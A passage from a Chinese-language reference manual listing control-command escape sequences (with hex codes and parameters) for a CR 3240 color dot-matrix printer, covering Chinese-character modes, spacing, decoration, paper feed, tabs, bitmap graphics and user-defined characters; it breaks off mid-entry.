格式: FS &, FS, 十六进制码: 1C 26, 1C 2E
功能: FS & 命令设置汉字打印模式(打印汉字前先用此命令); FS, 命令取消汉字打印模式(打印英文字符前先用此命令)。

FS SO/DC4 设定/解除汉字倍宽打印
格式: FS SO, FS, 十六进制码: 1C 0E, 1C 14
DS4
功能: FS SO命令设置倍宽汉字; FS DC4解除由FS SO设置的倍宽汉字。

FS W 设定/解除4倍角打印
格式: FS W n 十六进制码: 1C 57 n
功能: n=1,'1'设置四倍角字符打印(纵、横均放大一倍); n=0,'0'解除四倍角字符打印模式。

FS SI/DC2 设定/解除半角汉字
格式: FS SI, FS, 十六进制码: 1C 0F, 1C 12
DC2
功能: FS SI可使汉字横模中的文字的纵角角字打印出。FS DC2命令取消FS SI设置的模式。

FS r 设定1/4角(上下标)汉字
格式: FS r n 十六进制码: 1C 72 n
功能: n=0,'0'为打印上标汉字; 1,'1'为打印下标汉字。以FS DC2命令取消上下标打印。

FS J/K 设定汉字纵向/横向打印
格式: FS J 十六进制码: 1C 4A
功能: FS J命令使所有汉字横模中的字符符号均按逆时针转动90度打印。FS K命令使所有汉字均按横角格式打印(开机时按此方式设定)。

FS S 设定全角汉字间距
格式: FS S n1 n2 十六进制码: 1C 53 n1 n2
功能: 设置中文字符的左右间距, n1,n2为特定的点数。字左为n1的点数,字右为n2的点数。n1和n2的单位都是1/180英寸。开机时默认为n1=0, n2=3。

FS T 设定半角汉字字间距
格式: FS T, n1 n2 十六进制码: 1C 54 n1 n2
功能: 设置半角字符的左右间距, n1,n2为特定的点数。字左为n1的点数,字右为n2的点数。n1和n2的

单位都是 1/180 英寸, n1 ≥ 0, n2 ≤ 127. 开机时默认值为 n1 = 0, n2 = 3.

FS U/V 设定/解除半角汉字对全角汉字的补正

格式: FS U, FS V 十六进制码: 1C 55, 1C 56 功能: FS U 命令使全角字符间距的调节, 半角字符也会自动的调节. FS V 取消这种补正调节.

FS - 设定汉字下划线 格式: FS - n 十六进制码: 1C 2D n

功能: 使所有字符(包括空格)均有下划线. 其中, n = 0 取消下划线; n = 1 打印 1 点下划线; n = 2 打印 2 点下划线.

FS D 纵向向半角 2 字符并列与印 格式: FS D d1 d2 十六进制码: 1C 44 d1 d2

功能: 在纵向打印方式下可在一个汉字字符宽度内打印两个半角字符. 其中, d1 为左半角字符, d2 为右半角字符.

FS x 设定汉字高速打印 格式: FS x n 十六进制码: 1C 78 n

功能: n = 1, "1" 设置汉字高速打印; n = 0 "0" 取消汉字高速打印.

FS 2 用户自定义汉字 格式: FS 2 a1 a2 d1 d2 d3...

十六进制码: 1C 32 a1 a2 d1 d2 d3... 功能: 此功能为汉字专用. a1 = F8H, A1h ≤ a2 ≤ FEH. 因汉字为 2 字节, a1 为第一字节, a2 为第二字节. 可定义 94 个汉字.

FS v 设定/解除封闭表格 格式: FS v n 十六进制码: 1C 76 n

功能: n = 0, "0" 解除封闭表格状态; n = 1, "1" 设定封闭表格状态.

FS I 汉字综合选择 格式: FS I n 十六进制码: 1C 21 n

功能: 本命令由 n 的数值可选择下列方式的汉字打印:

Table with 3 columns: 位 (Bit), "1", "0". Rows include 7 (下划线), 6 (下标汉字), 5 (上标汉字), 4 (选择 1/4 角汉字), 3 (倍高汉字), 2 (倍宽汉字), 1 (半角汉字), 0 (纵向打印).

四. CR 3240 高级彩色打印机控制命令集 (按功能分类描述)

- 1. 汉字字体、纵打、半角字及英数字及汉字打印方式的切换命令。
2. 汉字间距的变化命令。
3. 汉字打印速度、质量即高密、高速、消音三种打印方式命令。
4. 汉字的高度、宽度设定及平滑处理的命令。
5. 汉字的修饰打印, 包括斜体、中空、网点、反白、阴影、背景、颜色、下划线、上下标、粗打、重打的命令。
6. 海外英数字体, 包括不同的 CPI、三种字符集、二种字间距及国际字符的选择命令。
7. 海外英数字符间距变化及修饰, 包括比例体、压缩体、倍高、下划线、上下标命令等。
8. 纵向位置控制命令, 包括行距、跳行、页长、跳页及走纸方向的选择命令。
9. 横向位置控制命令, 包括左右边限、绝对与相对打印位置确定等命令。
10. 制表控制命令, 包括纵向与纵向制表的命令。
11. 图象打印命令, 包括 8 针与 24 针图象及各种密度图象的命令。
12. 用户造字控制命令。
13. 其它各种控制命令, 包括稿纸、打印方向、告警、脱机、删除、复位、缺纸检测、自动进纸等命令。

1. 汉字字体、纵打、半角字及英数字及汉字打印方式的切换

ESC u 选择汉字字体 格式: ESC u n

十六进制码: 1B 75 n 1 ≤ n ≤ 8 或 "1" ≤ n ≤ "8" 功能: 选择汉字字体. 选择 n 的值, 可设定此码之后的汉字字体, 其功能与面板的按钮相同.

Table with 2 columns: n, 汉字字体. Rows include 1 or "1" (24x24 宋体), 2 or "2" (24x16 宋体), 3 or "3" (24x12 宋体), 4 or "4" (32x32 宋体), 5 or "5" (32x16 宋体).

6 或 "6" 40x40 楷体 7 或 "7" 40x40 仿宋体 8 或 "8" 40x40 黑体

FS K 设定汉字横向打印 格式: FS K 十六进制码: 1C 4B

功能: 设定汉字横向打印. 可用 FS J 撤消. 同一行内允许纵向混合打印. 该模式在开机时已被设置.

FS J 设定汉字纵向打印 格式: FS J 十六进制码: 1C 4A

功能: 设定汉字逆时针 90 度打印. 可用 FS K 撤消. 同一行内允许纵向混合打印. 但国标码 A9A4H 至 A9EFH 间的报表表头不可纵打. 倍宽命令使字型纵向拉长. 半角汉字或半角英数字符居中打印.

FS g 设定半角英数字 格式: FS g 十六进制码: 1C 67

功能: 设定英数字 (ASCII 码 20H-7EH) 以半角字方式打印. 该等半角英数字的宽度是当前汉字的一半宽度. (当前汉字由 ESC u 或面板按钮设定). 目的是使报表内混有英、汉、数字、表格符可上下对齐.

FS k 24x12 半角英数字选择 格式: FS k n

十六进制码: 1C 6B n 0 ≤ n ≤ 1 或 "0" ≤ n ≤ "1" 功能: 选择打印机内配置的两套 24x12 半角英数字之一. 开机缺省设置为等线体. 若 n = 0 或 "0", 选择宋体; 若 n = 1 或 "1", 选择等线体.

FS SI 设定半角汉字 格式: FS SI 十六进制码: 1C 0F

功能: 使随后的汉字数据以半角字(半宽)形式打印. 此设定可用 FS DC2 撤消. 对用户自定义的字符集, 只打印左半部分.

FS DC2 设定半角英数字 格式: FS DC2 十六进制码: 1C 12

功能: 撤消由 FS SI 所设定的半角汉字或 FS r 所设定的 1/4 角汉字.

FS D 两个半角合并纵打 格式: FS D 十六进制码: 1C 44

功能: 纵打时, 使两个半角汉字或半角英数字合并, 打在一个全角字的位置上. 此命令一次有效.

FS & 设定汉字打印模式 格式: FS & 十六进制码: 1C 26

功能: 设定打印机进入汉字打印模式. 此时高位为 1 的代码被认为是汉字代码, 两个高位为 1 的代码组成一个汉字. 其接收的交换码标准为 GB2312 的异型国标码. 此模式为开机初始设定.

FS . 设定半角英数字 格式: FS . 十六进制码: 1C 2E

功能: 设定打印机进入海外英数字打印模式. 此时高位为 1 的代码将认为是 ASCII 的扩展代码.

2. 汉字间距的变化命令

SUB Q SUB N 设定汉字 0, 3 SUB E SUB P 6, 12 点空距

格式: SUB Q SUB N 十六进制码: 1A 51 1A 4E

SUB E SUB P 1A 45 1A 50 功能: 除字模本身的左右空列外, 以上四码将在字模的左右加上相应空列, 半角字的空列减半. 所加空列如下表:

Table with 5 columns: 控制码, 左空列数, 右空列数, 半角字左空列, 半角字右空列. Rows include SUB Q, SUB N, SUB E, SUB P.

注: 不同的空距设定, 将影响一行的汉字输出个数.

FSS 设定汉字左右空距 格式: FSS n1 n2

十六进制码: 1C 53 n1 n2 0 ≤ n1, n2 ≤ 127 功能: 设定汉字字模以外的左、右空点, 分别为 n1 及 n2 点. 而每单位点距为 1/180". 打印机初始值为 n1 = 0 及 n2 = 3. 此控制码对半角汉字、半角英数字或海外标准英数字无效.

FS T 设定半角字左右空距 格式: FS T n1 n2

十六进制码: 1C 54 n1 n2 0 ≤ n1, n2 ≤ 127 功能: 设定半角汉字及半角英数字的左、右空距, 分别为 n1 及 n2 个空点, 而每单位点距为 1/180". 打印机初始值为 n1 = 0 及 n2 = 3. 此控制码对海外标准英数字无效.

FS U FS V 设定/撤消半角字距校正 格式: FS U 十六进制码: 1C 55

FS V 十六进制码: 1C 56 功能: FS U 为设定半角字距校正方式. FS U 为

撤消半角字距校正方式. 在半角字校正方式之下, 半角字间的空距以 1/360 英寸为单位, 保证两个半角字占一个全角字的空距. 打印报表时, 建议设定为校正方式, 以保证报表在汉字点距变化下仍能上下对齐. 开机时, 初始设定为校正方式. 3. 汉字打印速度、质量控制命令

FS x 设定汉字打印速度、质量 格式: FS x n

十六进制码: 1C 78 n 0 ≤ n ≤ 1 或 "0" ≤ n ≤ "1" 其中: n = 0 或 "0" 为设定高密模式 n = 1 或 "1" 为设定高速高密模式 功能: 在高速高密模式下打印速度可提高一倍. 由于从打印数据中, 横向间隔地抽取 1 点, 以及提高打印头移动的速度, 所以打印时间缩短.

高速高密或高密模式亦可由面板或通过设置 EDS 开关 C-3 及 C-4, 或 ESC x2, ESC x1 命令亦可更改.

ESC x 设定草稿、高密、高速高密打印 格式: ESC x n

十六进制码: 1B 78 n 0 ≤ n ≤ 2 或 "0" ≤ n ≤ "2" n = 0, "0" 为草稿模式, n = 1, "1" 为高密模式, 与 FS x 0 同效. n = 2, "2" 为高速高密模式, 与 FS x 1 同效. 功能: 草稿打印模式只对海外英数字有效. 此模式打印速度是高密模式的三倍. 其余两种模式功能见前述(参见 FS x n 功能介绍).

ESC s 设定/取消消音打印模式 格式: ESC s n

十六进制码: 1B 73 n 0 ≤ n ≤ 1 或 "0" ≤ n ≤ "1" n = 1, "1" 为设定消音打印模式 n = 0, "0" 为撤消消音打印模式 功能: 消音打印是每打印行分两次完成, 以减低噪声, 但打印速度将减半.

ESC z 设定/取消高速草稿打印模式 格式: ESC z n

十六进制码: 1B 7A n 0 ≤ n ≤ 1 或 "0" ≤ n ≤ "1" n = 1, "1" 为设定高速草稿打印 n = 0, "0" 为撤消高速草稿打印 功能: 高速草稿模式只对海外标准英数字有效. 此打印模式是高密模式的四倍半. 提高速度的方法是采用更低的横向密度 (80 点/英寸), 减少打印时间.

4. 汉字的高度、宽度设定及平滑处理的命令

FS e 汉字无级变倍 格式: FS e n1 n2 十六进制码: 1C 65 n1 n2

n1, n2 = 0 或 8 ≤ n1, n2 ≤ 32 功能: 对当前选定的原点阵汉字, 作任意的纵横变倍, n1 为纵向点数, n2 为横向点数. 当 n1 = n2 = 0, 则退出无级变倍.

ESC e 纵横倍级放大 格式: ESC e n1 n2

十六进制码: 1B 65 n1 n2 1 ≤ n1, n2 ≤ 4 或 "1" ≤ n1, n2 ≤ "4" 功能: 分别以 n1 及 n2 的数值, 对随后的数字点阵作纵向及横向级数放大. 当同一行内字符高度不一致时, 字符以字底对齐打印.

SO ESC SO FS SO 设定倍宽打印(一行有效) 格式: SO, ESC SO, FS SO

十六进制码: 0E, 1B 0E, 1C 0E 功能: 一行内的倍宽打印, 执行之后, 倍宽自动撤消. 但中途亦可由 DC4, FS DC4, LF, VT, FF 及 ESC W 所撤消.

DC4 FS DC4 撤消一行有效倍宽打印 格式: DC4, FS 十六进制码: 14, 1C 14

DC4 功能: 撤消由 SO, ESC SO 或 FS SO 所设定的一行有效倍宽打印.

ESC W 设定/撤消倍宽打印 格式: ESC W n 十六进制码: 1B 57 n

0 ≤ n ≤ 1 或 "0" ≤ n ≤ "1" n = 1, "1" 为设定倍宽 n = 0, "0" 为撤消倍宽 功能: 倍宽设定不受执行撤消, 只受 ESC W 命令撤消倍宽功能.

FS W 设定/撤消 4 倍角汉字 格式: FS W n

十六进制码: 1C 57 n 0 ≤ n ≤ 1 或 "0" ≤ n ≤ "1" n = 1, "1" 为设定 n = 0, "0" 为撤消 功能: 4 倍角汉字为原字的纵横放大一倍.

FS NUL f 设定/撤消平滑处理 格式: FS NUL f

十六进制码: 1C 06 n 0 ≤ n ≤ 1 或 "0" ≤ n ≤ "1" n = 1, "1" 为设定 n = 0, "0" 为撤消 功能: 平滑处理将去掉大打印字符中的笔划台阶, 使字符更加漂亮. 仅在汉字 32x32 或 40x40 点阵字

符集有效。

5. 汉字的修饰打印命令

ESC i 设定修饰字体 1
 格式: ESC i n 十六进制码: 1B 69 n
 功能: 根据 n 的值, 可选择以下的修饰字体:

n	修饰种类
0 或 "0"	正常, 即取消修饰字体
3 或 "3"	斜体
4 或 "4"	中空
5 或 "5"	密网点
6 或 "6"	疏网点
7 或 "7"	反白

SUB i 设定修饰体组合
 格式: SUB i n 十六进制码: 1A 69 n
 功能: 根据 n 的值, 可选择以下的修饰字体组合: 不同修饰体的组合, 可将下列 n 值累加。

bit 7=1 下标 =0 上标
 bit 6=1 11/4 角汉字 =0 正常
 bit 5=1 下划线 =0 取消 bit 4=1 阴影 =0 取消
 bit 3=1 反白 =0 取消 bit 2=1 网点 =0 取消
 bit 1=1 中空 =0 取消 bit 0=1 斜体 =0 取消

ESC q 设定修饰字体 2
 格式: ESC q n 十六进制码: 1B 71 n
 功能: 根据 n 的值, 可选择以下的修饰字体:

0 或 "0"	正常	1 或 "1"	中空
2 或 "2"	带阴影	3 或 "3"	带阴影并中空

ESC (X30) 设定字符背景打印模式
 格式: ESC (X30 十六进制码: 1B 28 58 33 30
 n1 n2 n3 n1 n2 n3
 功能: 根据 n1 n2 n3 的值, 设定背景打印模式。n1 的值设定背景网点线, 若其值为 0, 则字符背景带网点线。若其值为 1, 则字符内部带网点线。n2 的值(0~16)对应 17 种网点类型。n3 的值(0~7)确定网点线的 8 种颜色(黑、红、蓝、紫、黄、橙、绿、黑)。

ESC r ((C)) 设定打印颜色
 格式: ESC r n 十六进制码: 1B 72 n . 28 28 ((C)) n 43 29 29 n
 功能: 根据 n 值选择打印颜色, n 值(0~6)分别对应黑、红、蓝、紫、黄、橙, 绿共 7 种颜色。

SUB 4 定义斜体打印的倾斜方向及角度
 格式: SUB 4 十六进制码: 1A 34 n m n m
 功能: 本命令定义的倾斜方向及角度, 在斜体打印中一直有效, 一直到重新定义为止。n 值(0~3)对应倾斜方向为右、上、左、下。m 值(0~60)为倾斜角度。

ESC 4, ESC 5 设定/取消斜体
 格式: ESC 4 、 十六进制码: 1B 34 . 1B 35
 ESC 5
 功能: ESC 4 为设定斜体, ESC 5 为取消斜体

ESC E, ESC F 设定/取消粗体
 格式: ESC E 、 十六进制码: 1B 45 . 1B 46
 ESC F
 功能: 设定随后的字符在垂直的笔划上加粗打印。ESC E 为设定粗体, ESC F 为取消粗体。

ESC G, ESC H 设定/取消双重打印
 格式: ESC G 、 十六进制码: 1B 47 . 1B 48
 ESC H
 功能: 双重打印是, 首先正常完成一行打印, 接着稍下移再打印以产生加重的效果。ESC G 为设定加重, ESC H 为取消加重。

FS - 设定/取消汉字下划线
 格式: FS - n 十六进制码: 1C 2D n
 功能: n=2, "2" 为双线下划线; n=1, "1" 为单线下划线; n=0, "0" 为取消下划线。

FS r 设定上/下标(1/4 角汉字)
 格式: FS r n 十六进制码: 1C 72 n
 功能: n=0, "0" 为设定上标打印, n=1, "1" 为设定下标打印。可被 FS SI, FS DC2 取消。

SUB S 设定/取消同一列打印下标
 格式: SUB S n 十六进制码: 1C 72 n
 功能: n=0, "0" 为设定同一列打印上标, n=1, "1" 为设定同一列打印下标。

FS ! 设定汉字组合打印模式
 格式: ES ! n 十六进制码: 1C 21 n 0<n< 255
 功能: 利用此码可一次设定多种修饰方式, 每种方式由 n 值决定。

bit 7=1 下划线 =0 取消 bit 6= 不用
 bit 5=1 下标 =0 上标 bit 4=1 11/4 角汉字 =0 正常

bit 3=1 纵向放大 =0 取消 bit 2=1 横向放大 =0 取消

6. 海外英数字体选择

ESC P 设定 PACA(10CPI)字距
 格式: ESC P 十六进制码: 1B 50
 功能: 设定英数字以每英寸(25.4mm)10 个字符(10CPI)的字距打印。

ESC M 设定 ELITE(12CPI)字距
 格式: ESC M 十六进制码: 1B 4D
 功能: 设定英数字以每英寸(25.4mm)12 个字符(12CPI)的字距打印。

ESC g 设定 ELITE(15CPI)字距
 格式: ESC g 十六进制码: 1B 67
 功能: 设定英数字以每英寸(25.4mm)15 个字符(15CPI)的字距打印。

ESC t 设定标准/IBM/俄文英数字字体
 格式: ESC t n 十六进制码: 1B 74 n
 功能: n=0 或 "0" 设定标准字体; n=1 或 "1" 设定 IBM 字体; n=4 或 "4" 设定俄文字体

ESC 6 设定字符组别 2
 格式: ESC 6 十六进制码: 1B 36
 功能: 设定字符组别 2 的 ASCII 字符集。

ESC 7 设定字符组别 1
 格式: ESC 7 十六进制码: 1B 37
 功能: 设定字符组别 1 的 ASCII 字符集。

ESC R 设定国际字符组
 格式: ESC R n 十六进制码: 1B 52 n 0<n< 16
 功能: 根据 n 值来选择国际字符组。

n=0 美国 n=1 法国 n=2 德国 n=3 英国 n=4 丹麦 n=5 瑞典 n=6 意大利 n=7 西班牙 n=8 日本 n=9 挪威 n=10 丹麦 n=11 西班牙 n=12 拉丁美洲 n=13 丹麦/挪威 n=16 中国 7. 海外英数字字符距变化及修饰

ESC p 设定/取消比例体
 格式: ESC p n 十六进制码: 1B 70 n 0<n<1 或 "0"<n<"1" 功能: ESC p 1 为设定比例体; ESC p 0 为取消比例体。

SI, ESC SI 设定海外标准类数字压缩体
 格式: SI, ESC SI 十六进制码: 0F, 1B 0F
 功能: 此码只对 PICA, ELITE 有效, 压缩 PICA 体为 17.1 字符/英寸, 压缩 ELITE 体为 20 字符/英寸。

DS2 取消海外标准类数字压缩体
 格式: DS2 十六进制码: 12
 功能: 取消由 SI 或 ESC SI 设定的压缩体打印。

ESC SP 取消海外标准类数字压缩体
 格式: ESC SP n 十六进制码: 1B 20 n 0<n< 127
 功能: 设定字符右边加入 n 空列。

ESC w 设定/取消海外标准英数字倍高打印
 格式: ESC w n 十六进制码: 1B 77 n 0<n<1 或 "0"<n<"1" 功能: n=1 或 "1" 为设定, n=0 或 "0" 为取消。

ESC - 设定/取消海外标准英数字下划线
 格式: ESC - n 十六进制码: 1B 2D n 0<n<1 或 "0"<n<"1" 功能: n=1 或 "1" 为设定, n=0 或 "0" 为取消。

SUB - 定义英数字下划线粗细
 格式: SUB - n 十六进制码: 1A 2D n 0<n<7 或 "0"<n<"7" 功能: n 为定义下划线的粗细值, 其值范围为 1~7 点之间。

ESC S 设定上下标(海外标准英数字)
 格式: ESC S n 十六进制码: 1B 53 n 0<n<1 或 "0"<n<"1" 功能: n=0 或 "0" 为设定上标, n=1 或 "1" 为设定下标。

ESC T 取消上下标(海外标准英数字)
 格式: ESC T 十六进制码: 1B 54
 功能: 取消由 ESC S 设定的上下标状态。

ESC ! 设定海外标准类数字打印模式
 格式: ESC ! n 十六进制码: 1B 21 n 0<n< 255
 功能: 可将下列 n 值累加, 一次设定多种打印模式。

n 模式	n 模式	n 模式	n 模式
0 PICA	1 ELITE	2 比例体	4 压缩体
8 粗体	16 双重打印	32 倍宽	64 斜体

128 下划线

8. 纵向位置控制命令

ESC O/2/3/A 设定行距
 格式: ESC O (设定 1/8 英寸行距) 十六进制码: 1B 30
 ESC 2 (设定 1/6 英寸行距) 十六进制码: 1B 32
 ESC 3 (设定 n/180 英寸行距) 十六进制码: 1B 33 n
 ESC A (设定 n/60 英寸行距) 十六进制码: 1B 41 n
 功能: 设定行距, 其中 0<n<=255

FS 3, ESC + 设定 n/360 英寸行距
 格式: FS 3 n, ESC + 十六进制码: 1C 33 n . 1B 2B + n
 功能: 设定行距, 其中 0<n<=255

ESC J 设定单次 n/180 英寸行距
 格式: ESC J n 十六进制码: 1B 4A n 0<n< 255
 功能: 实行一行有效的 n/180 英寸行距, 而不影响当前的行距设定, 亦不象 LF 码那样产生回车。

ESC j 设定单次 n/180 英寸逆行
 格式: ESC j n 十六进制码: 1B 6A n 0<n< 255
 功能: 实行一行有效的 n/180 英寸逆行行距, 而不影响当前的行距设定。

ESC f 设定顺向走纸
 格式: ESC f 十六进制码: 1B 66
 功能: 设定顺向走纸方式, 之后的 LF 或 FF 码, 使打印机顺向纸行或跳页。

ESC v 设定逆向走纸
 格式: ESC v 十六进制码: 1B 76
 功能: 设定逆向走纸方式, 之后的 LF 或 FF 码, 使打印机倒走纸一行或一页, 不支持自动走纸器。

FF 跳页
 格式: FF 十六进制码: 0C
 功能: 使缓冲区内的数据打印, 之后跳至下页页首。

ESC C 设定页长为 n 行
 格式: ESC C n 十六进制码: 1B 43 n 0<n< 127
 功能: 设定页长度为 n 行, 打印机根据当前的行距设定, 将行数演算为英寸储存, 随后的新行距也不会改变此页长度。当前的行距位置以后将作为页头位置, 而底栏空则被取消。

ESC C, NUL 设定页长为 n 英寸
 格式: ESC C 十六进制码: 1B 43 00 n 0<n< 22
 NUL n
 功能: 设定页长为 n 英寸, 当前的行距位置以后将作为页头位置, 而底栏空则被取消。

ESC N 设定底栏空为 n 行
 格式: ESC N n 十六进制码: 1B 4E n 0<n< 127
 功能: 设定页尾空出 n 行来不打印, 此底栏空的实在尺寸是: n * 当前行距。每当使用页长命令 ESC C 或 ESC C NUL 之前设定的底栏空将无效。ESC O 亦可取消底栏空。另外, 底栏空一定要少于页长度。

ESC O 取消底栏空
 格式: ESC O 十六进制码: 1B 4F
 功能: 取消由 ESC N 设定的底栏空。

9. 横向位置控制命令

CR 回车
 格式: CR 十六进制码: 0D
 功能: 此码使缓冲区的内容打印出来, 打印头回车至最左一列或当前设定的左边限上。

ESC I 设定左边限位置
 格式: ESC I n 十六进制码: 1B 6C n 0<n< 255
 功能: 根据当前设定的字间距, 以设定左边空为 n 字符列, 左边限设定以后, 不再受字间距的影响。

ESC Q 设定右边限位置
 格式: ESC Q n 十六进制码: 1B 51 n 0<n< 255
 功能: 根据当前设定的字间距, 以设定右边空为 n 字符列, 右边限设定以后, 不再受字间距的影响。

ESC X 设定左、右边限位置
 格式: ESC X n1 十六进制码: 1B 58 n1 n2
 0<n1<n2-n1 n1+2<n2< 255
 功能: 根据当前字间距, 设定左边限为 n1 字符列, 右边限为 n2 字符列。

ESC Y 绝对点位置定位
 格式: ESC \$ n1 n2 十六进制码: 1B 24 n1 n2 0<(n1+n2*256)<1023
 功能: 以当前打印头为基准, 右移打印头(n1+n2*256)/60 英寸。

**ESC ** 相对点位置定位
 格式: ESC n1 十六进制码; 1B 5C n1 n2
 $-4986 \leq (n1 + n2 \times 256) \leq 4895$
 功能: 相对于最后打印位置, 左右移动打印头。负值表示左移, 正值表示右移单位移动量(点距)为 1/180 英寸。
BS 退格
 格式: BS 十六进制码; 08
 功能: 本码使打印头向左退一格, 当打印头已在左边界时此码无效。
ESC a 行对齐方式
 格式: ESC s n
 十六进制码; 1B 61 n 0 ≤ n ≤ 3 或 "0" ≤ n ≤ "3"
 功能: 根据 n 值, 以设定行对齐方式:
 "0", "0" 左齐(初始设定) 1, "1" 居中
 2, "2" 右齐 3, "3" 全齐
 10. 制表控制命令

VT 实行纵向制表
 格式: VT 十六进制码; 0B
 功能: 此码使缓冲区的数据打印后, 走纸至下一纵向制表位置或下页顶行。新的打印位置为左边界。
ESC B 设置/清除纵向制表位置
 格式: ESC B n1 n2 ... nk NUL
 十六进制码; 1B 42 n1 n2 ... nk 00 1 ≤ n1 ≤ n2 < ... < nk ≤ 255 0 ≤ k ≤ 16
 功能: 设置纵向制表位置于 n1 n2 ... nk 等指定位置上。最多可有 16 个设置。打印机据当前行设定, 将各行数算为英寸的绝对值存储。页顶行为行 1, 不是行 0。此码只作为纵向制表的设置, 要用 VT 来实行所定的走纸。ESC B NUL 可将所有纵向制表清除。
ESC b 设置/清除通道 c 的纵向制表位置
 格式: ESC b c n1 n2 ... nk NUL
 十六进制码; 1B 62 c n1 n2 ... nk 00 0 ≤ c ≤ 7 或 "0" ≤ c ≤ "7" 1 ≤ n1 ≤ n2 < ... < nk ≤ 255 0 ≤ k ≤ 16
 功能: 纵向制表共有八个通道, 标号由 0~7。此命令与 ESC B 相同。只是 ESC b 只可设置通道 0, 而此码可设置任何通道 C。ESC b c NUL 可清除通道 C 的纵向制表。以后的 VT 制表之前, 要用 ESC / 命令把通道选通。
ESC / 选定纵向制表通道
 格式: ESC / c 十六进制码; 1B 2F c 0 ≤ c ≤ 7 或 "0" ≤ c ≤ "7"
 功能: 选定纵向制表通道。
HT 实行横向制表
 格式: HT 十六进制码; 09
 功能: 使打印位置移至下一个横向制表位置。
ESC D 设置/清除横向制表位置
 格式: ESC D n1 n2 ... nk NUL
 十六进制码; 1B 44 n1 n2 ... nk 00 1 ≤ n1 ≤ n2 < ... < nk ≤ 255 0 ≤ k ≤ 32
 功能: 根据当前字间距, 设置横向制表位置于 ni 指定字符列上。最多可有 32 个设置。ESC D NUL 可清除所有横向制表。
 11. 图象打印命令

ESC * 选定图象方式
 格式: ESC * m n1 n2 d1 d2 ... dk
 十六进制码; 1B 2A m n1 n2 d1 d2 ... dk 0 ≤ n1 < 255 0 ≤ n2 < 127 0 ≤ d1 ≤ 255 k = n1 + n2 × 256 或 k = 3(n1 + n2 × 256) 功能: 根据下表的 m 值, 选定所属图象的模式:

m	模式	针数	点密度 (DPI)	点/行 (max)	等效命令
0	单密度	8	60	816	ESC K
1	双密度	8	120	1632	ESC L
2	高速双密度	8	120 [*1]	1632	ESC Y
3	四倍密度	8	240 [*1]	3264	ESC Z
4	CRT I	8	90	1088	—
6	CRT II	8	90	1224	—
32	单密度	24	60	816	—
33	双密度	24	120	1632	—
38	CRT II	24	90	1224	—
39	三倍密度	24	180	2448	—
40	四倍密度	24	240 [*1]	4896	—

注: 有 [*1] 的模式, 左右相邻两点, 只打一点。
 n1n2 为二进制数, 用以指定随后图象数据 di 的项数。若图象数据太多, 超越右边界, 超越的数据将被忽略。在 8 针图象方式下 (m ≤ 6), di 的项数 = n1 + n2 × 256

在 24 针图象方式下 (m ≥ 32), di 的项数 = 3(n1 + n2 × 256)
ESC K 8 针单密度图象
 格式: ESC K n1 n2 d1 d2 ... dk
 十六进制码; 1B 4B n1 n2 d1 d2 ... dk
 $0 \leq n1 + n2 \times 256 \leq 816 0 \leq d1 \leq 255 k = n1 + n2 \times 256$
 功能: 此码与 ESC * NUL (即 m=0) 同效。
ESC L 8 针双密度图象
 格式: ESC L n1 n2 d1 d2 ... dk
 十六进制码; 1B 4C n1 n2 d1 d2 ... dk
 $0 \leq n1 + n2 \times 256 \leq 1632 0 \leq d1 \leq 255 k = n1 + n2 \times 256$
 功能: 此码与 ESC * SOH (即 m=1) 同效。
ESC Y 8 针高速双密度图象
 格式: ESC Y n1 n2 d1 d2 ... dk
 十六进制码; 1B 59 n1 n2 d1 d2 ... dk
 $0 \leq n1 + n2 \times 256 \leq 1632 0 \leq d1 \leq 255 k = n1 + n2 \times 256$
 功能: 此码与 ESC * STX (即 m=2) 同效。
ESC Z 8 针四倍密度图象
 格式: ESC Z n1 n2 d1 d2 ... dk
 十六进制码; 1B 5A n1 n2 d1 d2 ... dk
 $0 \leq n1 + n2 \times 256 \leq 3264 0 \leq d1 \leq 255 k = n1 + n2 \times 256$
 功能: 此码与 ESC * ETX (即 m=3) 同效。
ESC ? 重定位图象模式
 格式: ESC ? n m 十六进制码; 1B 3F n m
 n="K", "L", "Y", "Z" m 参阅 ESC * 表
 功能: 此命令为 ESC *, ESC K, ESC L, ESC Y, ESC Z
 12. 用户造字控制命令

FS 2 用户造字
 格式: FS 2 a1 a2 d1 d2 ... dk
 十六进制码; 1C 32 a1 a2 d1 d2 ... dk
 $A1A1H \leq a1, a2 \leq FEFEH 0 \leq d1 \leq 255$
 功能: 此码使用用户自造字的数据 d1~dk 装入打印机, 并以 a1a2 为代码, 其中 a1 为高位代码。代码范围为 A1A1H~FEFEH。装入的字符在关机后消失, 但初始命令 ESC @ 不会冲掉。造字数据 di 的项数 k, 由目前 esc un 或面板按钮所决定。
 ESC un 或面板位置 k
 1: 24 × 24 72
 2: 24 × 16 [*1] 72
 3: 24 × 12 [*1] 72
 4: 32 × 32 128
 5: 32 × 16 [*1] 128
 6: 40 × 40 200
 注: 有 [*1] 标号及 40 × 40 半角字, 空出的右列, 用者须全填空白数据 (00H)。
 13. 其它各种控制命令

FS h 设定稿纸方式
 格式: FS h m 十六进制码; 1C 68
 功能: 此码将有关走纸、制表、字距、修饰等设定撤消, 采用独有的稿纸格式。稿纸尺寸为标准的 20 × 20 稿纸。所有字符将用 40 × 40 点阵打印在方格中间 (32 × 32 宋体, 自动无级变倍为 40 × 40)。
 若要纵打, 进入稿纸之前, 发送 FS J 码。
 当进行稿纸方式打印, 接收到跳页命令 (FF) 时, 打印机自动完成打印余下方格后再跳页。
FS j 撤消稿纸方式
 格式: FS j 十六进制码; 1C 6A
 功能: 退出稿纸打印方式, 所有打印回到开机时的打印。
ESC U 设定打印方向
 格式: ESC U n 十六进制码; 1B 55 n 0 ≤ n ≤ 2 或 "0" ≤ n ≤ "2"
 功能: 根据 n 值设定打印方向为:
 n=0 或 "0" 为双向打印字符, 图象及双重打印作单向打印。
 n=1 或 "1" 为单向打印。
 n=2 或 "2" 为双向打印 (包括图象)。
ESC < 一行单向打印
 格式: ESC < 十六进制码; 1B 3C
 功能: 使打印机回至原点, 开始打印数据。回车之后本命令撤消。
BEL 告警
 格式: BEL 十六进制码; 07
 功能: 使机内蜂鸣器鸣响。
DC1 联机
 格式: DC1 十六进制码; 11
 功能: 使打印机恢复到联机状态。

DC3 脱机
 格式: DC3 十六进制码; 13
 功能: 此码使打印机进入脱机状态, 随后的控制码或数据无效, 直至接收到 DC1 码, 再进入联机状态。此码有别于面板联机按钮, 联机按钮指示主机停止发送数据及指示灯熄灭。
CAN 清除缓冲区
 格式: CAN 十六进制码; 18
 功能: 清除所在行的缓冲区数据。
DEL 字符删除
 格式: DEL 十六进制码; 7F
 功能: 清除此码之前的一个可打印字符。
ESC 9 设定缺纸检测
